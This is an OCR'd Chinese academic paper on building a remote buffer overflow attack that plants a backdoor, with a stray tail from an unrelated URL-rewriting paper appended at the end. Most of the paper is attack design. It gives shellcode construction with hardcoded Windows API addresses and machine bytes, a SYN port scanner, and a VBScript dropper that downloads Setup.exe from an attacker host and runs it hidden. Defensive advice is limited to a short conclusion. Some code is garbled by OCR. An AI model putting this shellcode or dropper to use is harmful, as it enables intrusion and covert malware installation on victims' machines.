防范利用远程溢出植入后门的设计与实现

安志远 刘海燕
（北华航天工业学院计算机科学与工程系 廊坊 065000）

摘 要 缓冲区溢出是目前病毒主要利用的漏洞之一，首先分析了远程溢出攻击的基本原理，在此基础上给出了具体的远程溢出的设计与实现方法。阐述了 Shellcode 从高级语言到机器语言的构造过程，介绍了漏洞扫描的具体实现方法，最后给出了远程溢出的防范建议。

关键词 Shellcode，缓冲区溢出，后门植入，漏洞扫描

Prevention of Design and Implementation of Remote Buffer Overflow and Implanted Backdoor

AN Zhi-yuan LIU Hai-yan
(Department of Computer Science and Engineering, North China Institute of Aerospace Engineering, Langfang 065000, China)

Abstract Buffer overflow is the virus mainly using one of the vulnerabilities. The paper firstly analyzes the basic principle of remote buffer overflow attack, on this basis, given the specific design and implementation method of remote buffer overflow. This paper expounds the structure of Shellcode process, which is from a high-level language into machine language, and introduces the method of vulnerability scanning, finally gives the remote buffer overflow prevention suggestions.

Keywords Shellcode, Buffer overflow, Backdoor implanted, Vulnerability scanning

1 远程溢出攻击简介

远程溢出攻击是攻击者致使远程主机的某个守护进程或服务进程发生溢出，从而获得远程主机的控制权的一种常见的攻击手段[1,2]。远程溢出漏洞的产生绝大部分是由于程序的缓冲区发生了溢出，一小部分是由于守护进程或服务本身的逻辑存在缺陷。

存在远程溢出漏洞的系统守护进程或网络服务进程中使用了不安全的系统函数，并且对这些函数的参数没有做边界缓冲区的检查，当接收的参数超过分配的长度时便会发生缓冲区溢出，远程攻击者通常通过发送恶意报文来触发这个漏洞，从而执行攻击者的预定指令[3]。

2 后门植入简介

后门程序一般是指那些绕过安全性控制而获取对程序或系统访问权的程序方法[4]。在软件的开发阶段，程序员为了方便修改程序设计中的缺陷，常常会在软件内创建后门程序。另外一种后门是黑客精心构造的，即通过某种方法安装到目标主机上，以达到一定的目的，这个过程称之为后门植入[5]。

3 缓冲区溢出原理

当函数接收的参数比局部变量的长度长时便会发生缓冲区溢出，函数调用时，栈帧的内容从栈顶到栈底依次为：局部变量、调用函数时的 EBP、函数返回地址 RET，以及函数的参数[6,7]，如图 1 所示。




图 1 函数调用时栈帧结构

栈帧的增长方向是自顶向底的，所以当赋给局部变量的内容超过它的长度时，便会覆盖掉 EBP、

本文受廊坊市科技局项目(2012011009)资助。

安志远(1962－)，男，教授，主要研究方向为网络应用技术，E-mail：azy01@263.net；刘海燕(1981－)，女，硕士，讲师，主要研究方向为网络应用技术。

RET，如果 RET 的值是精心构造的一个 Shellcode 的起始地址，则程序会执行攻击者想要执行的代码，从而达到攻击目的。例，局部变量为 char buf[8]，传递给 buf 的参数为："AAAAAAAAAAAAAAAA"，则 EBP、RET 都会被覆盖为 AAAA，当函数结束返回时，将返回到地址为 AAAA 的内存，从而发生溢出，如图 2 所示。




图 2　溢出实例

4　远程溢出设计

对于一个具有一定规模的公司来说，处于安全考虑，一般都会配置防火墙，并且内部网络采用私有地址，如：192.168.0.＊等。当公司内部主机作为服务器为外网提供服务时，由防火墙提供 NAT 功能，实现内外主机之间的通信。由于边界防火墙的规则设置，攻击者把后门程序发送给被攻击的内部主机存在一定的困难，为了使后门程序能够顺利地通过防火墙到达内部被攻击的主机中，攻击者需要借助远程溢出技术，使被攻击的主机发生溢出时主动访问攻击者指定的服务器，并且这一服务器已经被攻击者安装上了后门程序，任何访问者都会在不知不觉中被安装上后门程序。

为了达到以上效果，远程溢出系统需要设计 4 大功能模块：溢出功能模块、Shellcode 生成模块、溢出实现模块和漏洞扫描模块。首先漏洞扫描模块负责找出存在某一特定缓冲区溢出漏洞的主机，获取其 IP 地址；然后溢出功能模块产生溢出功能模块的可执行文件，并由 Shellcode 生成模块将其转换成 Shellcode 代码；最后由溢出功能模块负责将该 Shellcode 发送给目标主机运行。

4.1　溢出功能模块

该模块负责使程序所在主机后台运行 IE 浏览器，并访问特定服务器的默认主页。

首先，找到 ShellExecuteA 和 LoadLibraryA 函数绝对内存地址。这两个函数都是系统 API 函数，分别属于 Shell32 系统动态链接库和 kernel32 系统动态链接库。由于系统的动态链接库在内存中的位置是固定的，而 API 函数在动态链接库中的位置也是固定的，因此需要先找到动态链接库在内存中的起始地址，再找到函数在动态链接库中的偏移量，二者相加就是 API 函数在内存中的绝对地址。

然后，把启动 IE 浏览器访问特定服务器的命令转换成字符串数组作为 ShellExecuteA 函数的参数，并通过函数指针调用执行 ShellExecuteA 函数。

4.2　Shellcode 生成模块

由于堆栈段的属性是可读、可写、可执行的[8]，因此可以将溢出后的执行代码放到栈内，发生溢出时将 RET 的地址指向栈内可执行指令的起始位置。所以，需要将溢出功能模块转换成机器指令，Shellcode 生成模块负责将溢出功能模块的代码转换成 Shellcode 代码文件。

Shellcode 由文件头、文件体和文件尾 3 部分组成。其中文件头通过保存函数调用前的 ESP 内容来保护溢出前的系统环境；文件体将溢出功能模块的可执行文件拷贝过来；文件尾负责还原 ESP 的内容，并返回正常的溢出前的下一指令地址，保证程序不发生异常。

4.3　溢出实现模块

该模块首先主动向存在特定溢出漏洞的目标主机发起连接请求，建立连接后，向服务器的服务端口发送生成的 Shellcode 文件内容，对方收到该内容后发生溢出，访问攻击者预定的服务器。

4.4　漏洞扫描模块

该模块负责扫描存在特定缓冲区溢出漏洞的主机。程序的目的是找到存在特定漏洞的服务器，也就是找到开放某一特殊端口的主机，为了达到扫描的隐蔽性，采用 TCPSYN 扫描技术。首先创建原始套接字，向某一地址的特殊端口发送三次握手的第一次握手信息；循环接收网卡的全部信息，过滤端口，如果 TCP 的标志位为 0x12 则对方端口已打开，否则为关闭状态[9]。

5　远程溢出实现

5.1　溢出功能模块

这里我们借助于一个小的工具来查找所需 API 函数的内存地址。如图 3、图 4 所示，kernel32.dll 的基址为 0x7c800000，LoadLibraryA 在动态链接库中的偏移量为 0x00001e60，所以 LoadLibraryA 在内存中的绝对地址为 0x7c801e60；Shell32.dll 的基址为 0x7ca10000，ShellExecuteA 在动态链接库中的偏移量为 0x0008f6d4，所以 ShellExecuteA 在内存中的绝对地址为 0x7ca9f6d4。





图 3　LoadLibraryA 的内存地址



Hint	Function ^	Entry Point
262 (0x0106)	ShellExec_RunDLLW	0x0012A18A
263 (0x0107)	ShellExecuteA	0x0008F6D4
264 (0x0108)	ShellExecuteEx	0x0008F2BF

Module	F	L	A			S...	Preferred Base
SHDOCVW.DLL	2	2	A		(	CV	0x77860000
SHELL32.DLL	2	2	A		(	CV	0x7CA10000

图 4　ShellExecuteA 的内存地址

关键代码如下：

```
PVOID pFunLoadLibraryA = ( PVOID )0x7c801e60;
PVOID pFunShellExecuteA = ( PVOID )0x7ca9f6d4;
HMODULE hShell32 = ( ( FunLoadLibraryA )pFunLoad-
LibraryA )(" SHELL32. DLL");
( ( FunShellExecuteA ) pFunShellExecuteA ) ( NULL," 
open"," c:\\program files\\internet explorer\\iexplore.
exe"," 210. 210. 0. 55",NULL,SW_HIDE);
```

5.2　Shellcode 生成模块

(1)Shellcode 头

功能：在内存堆栈中划分额外空间(Shellcode **功能体使用**)，**并保护当前寄存器状态。**

实现代码：

```
_asm
{
  Sub esp,1024h
  Pushed
}
```

对上述汇编语言代码进行反汇编得到机器码：'\x81','\xec','\x24','\x10','\x00','\x00','\x60'，**将这些机器码写入** Shellcode **文件中。**

(2)Shellcode **功能体**

Shellcode **功能体可以根据个人任意设计，本系统欲实现后台运行** IE **浏览器，并访问特定的服务器。命令如下：**

ShellExecuteA(0,"open","C:\\Program Files\\Internet Explorer\\iexplore. exe"，**目标主机** IP,SW_HIDE)

其中函数的第 3 **个参数指定运行程序绝对路径，第** 4 **个参数是** iexplore **浏览器的参数，**SW_HIDE **表示后台运行** iexplore。

将上述功能代码的可执行文件读取出来，放到 Shellcode **文件头后面。**

说明：API **函数** ShellExecute **的功能是运行一个外部程序**(**或者是打开一个已注册的文件、打开一个目录等**)，**并对外部程序有一定的控制。如果指定的文件是可执行文件，函数将以** open **的方式打开这个文件。**

(3)Shellcode **尾**

功能：恢复寄存器状态；Shellcode **功能体执行完成后，跳转到指定代码地址继续执行；使用新地址覆盖原** ebp **地址及** ret **返回地址。**

实现代码：

```
_asm
{
  Popad
  Add esp,102ch
  Mov edx,0xXXXXXXXX
  Jmp edx
}
```

通过 popad **指令将恢复所有普通寄存器先前状态，恢复栈顶指针。通过** JMP **指令无条件跳转至** 0xXXXXXXXX **处执行指令。**

对上述汇编语言代码进行反汇编得到机器码：'\x61','\x81','\xc4','\x2c','\x10','\x00','\x00','\xba','\xc8','\x11','\x40','\x00','\xff','\xe2'……，**将这些机器码写入** Shellcode **文件末尾。**

5.3　溢出实现模块

该模块首先创建套接字，设置目标服务器的 IP **和端口信息，调用** connect **函数连接目标主机，然后读取** Shellcode **内容并发送给目标主机。具体流程如图** 5 **所示。**




图 5　溢出实现模块流程图

5.4　漏洞扫描模块

首先准备环境，检查是否所有地址都已经扫描完毕；创建原始套接字，并设置套接的的属性，包括 IP_HDRINCL **属性**(**设置后可以自己封装** TCP **数据包**)、SO_SNDTIMEO **属性**(**设置系统超时时间**)、SIO_RCVALL **属性**(**接收所有流经网卡信息**)；**绑定套接字到本地网卡；自己封装欲发送的数据包，包**

括：伪 TCP 头、TCP 报文、计算校验和字段；发送封装好的数据包；接收数据包，根据数据包的端口信息判断其是否为期望数据包；最后判断期望数据包中的 TCP_TYPE 的值是否为 0x12，即 TCP 数据包的 flag 字段中的 SYN、ACK 的值为 1（表示三次握手信息中的第二次握手信息），若是则表示端口开放，否则表示端口关闭。具体流程如图 6 所示。




图 6　漏洞扫描流程图

6　网站木马生成

当目标主机发生溢出后，自动在后台访问攻击者预设的服务器，在服务器上用 VBScript 脚本挂上木马程序，并调用 Shell. Application 在客户端以隐蔽的形式安装木马。关键代码如下：

```
Set df = dockument. createElement(" object")
df. setAttribute " classid"," clsid: BD96C556-65A3-11D0-
    983A-00C04F29E36"
Set x = df. CreateObject(" Microsoft. XMLHTTP"," ")
x. Open" GET"," http://主机 IP/Setup. exe",false
X. send
Set Q = df. CreateObject(" Shell. Application"," ")
Q. ShellExecute fname," "," "," open",0
```

结束语　本文给出了远程溢出攻击的详细设计和实现方法，实现的关键在于 Shellcode 的构造。而发生远程溢出的主要根源在于漏洞主机程序未对数组边界做严格检查，致使超长时覆盖掉函数调用时的栈帧内容，从而执行精心设计的 Shellcode。为了减少溢出的发生，程序员需要认真检查自己的程序，做到边界的检查，同时，尽量少用系统自带的可能会产生缓冲区溢出漏洞的函数。在软件测试阶段，测试人员要专门对程序中的每个缓冲区做边界检查和溢出检测[10]。

参 考 文 献

[1] 许俊杰，蔡皖东. 一种远程缓冲区溢出漏洞检测模型及系统实现[J]. 计算机科学，2008(06)

[2] 宋阳秋. SSH 缓冲区溢出漏洞与安全防范探讨[J]. 计算机科学，2008(04)

[3] 李毅超，刘丹，韩宏，等. 缓冲区溢出漏洞研究与进展[J]. 计算机科学，2008(01)

[4] 贾凡，张玉琢，吴承文. 缓冲区溢出攻击检测技术综述[J]. 计算机安全，2011(05)

[5] 谢地. 基于内存段保护关键数据的缓冲区溢出防护方法研究与实现[D]. 成都：电子科技大学，2011

[6] 周宇. 基于调用栈完整性的缓冲区溢出检测方法[J]. 计算机安全，2010(03)

[7] 陈锦富，张超，卢炎生，等. 构件栈缓冲区溢出漏洞检测系统的设计与实现[J]. 山东大学学报：理学版，2011(09)

[8] 陈林博，江建慧，张丹青. 基于双栈的缓冲区溢出攻击的防御[J]. 同济大学学报：自然科学版，2012(03)

[9] 张之刚，周宁，牛霜霞，等. 远程缓冲区溢出攻击及防护[J]. 重庆理工大学学报：自然科学版，2010(11)

[10] 严芬，袁赋超，沈晓斌，等. 防御缓冲区溢出攻击的数据随机化方法[J]. 计算机科学，2011(01)

（上接第 200 页）

图 2　外网访问效果

结束语　北京林业大学的大部分网站是通过 CMS 管理和发布的静态网站，本文介绍的 URL 重写法已经在信息中心网站中测试通过，且运行稳定，正计划在全校范围内推广使用。

参 考 文 献

[1] 张庆吉，曹连刚，赵玉秀. 高校网站安全问题分析及其对策[J]. 电子商务，2010(6)：58-59

[2] 杨建军. 基于网站安全的解决方案[J]. 计算机安全，2011(10)：52-56

[3] 沉默的池塘. IIS 中的 URL 重写[EB/OL]. http://www.cnblogs.com/Aragon/archive/2010/03/10/1682708.html，2010-03-10

[4] 胡呵. ISAPI[EB/OL]. http://baike.baidu.com/view/245912.htm，2010-12-24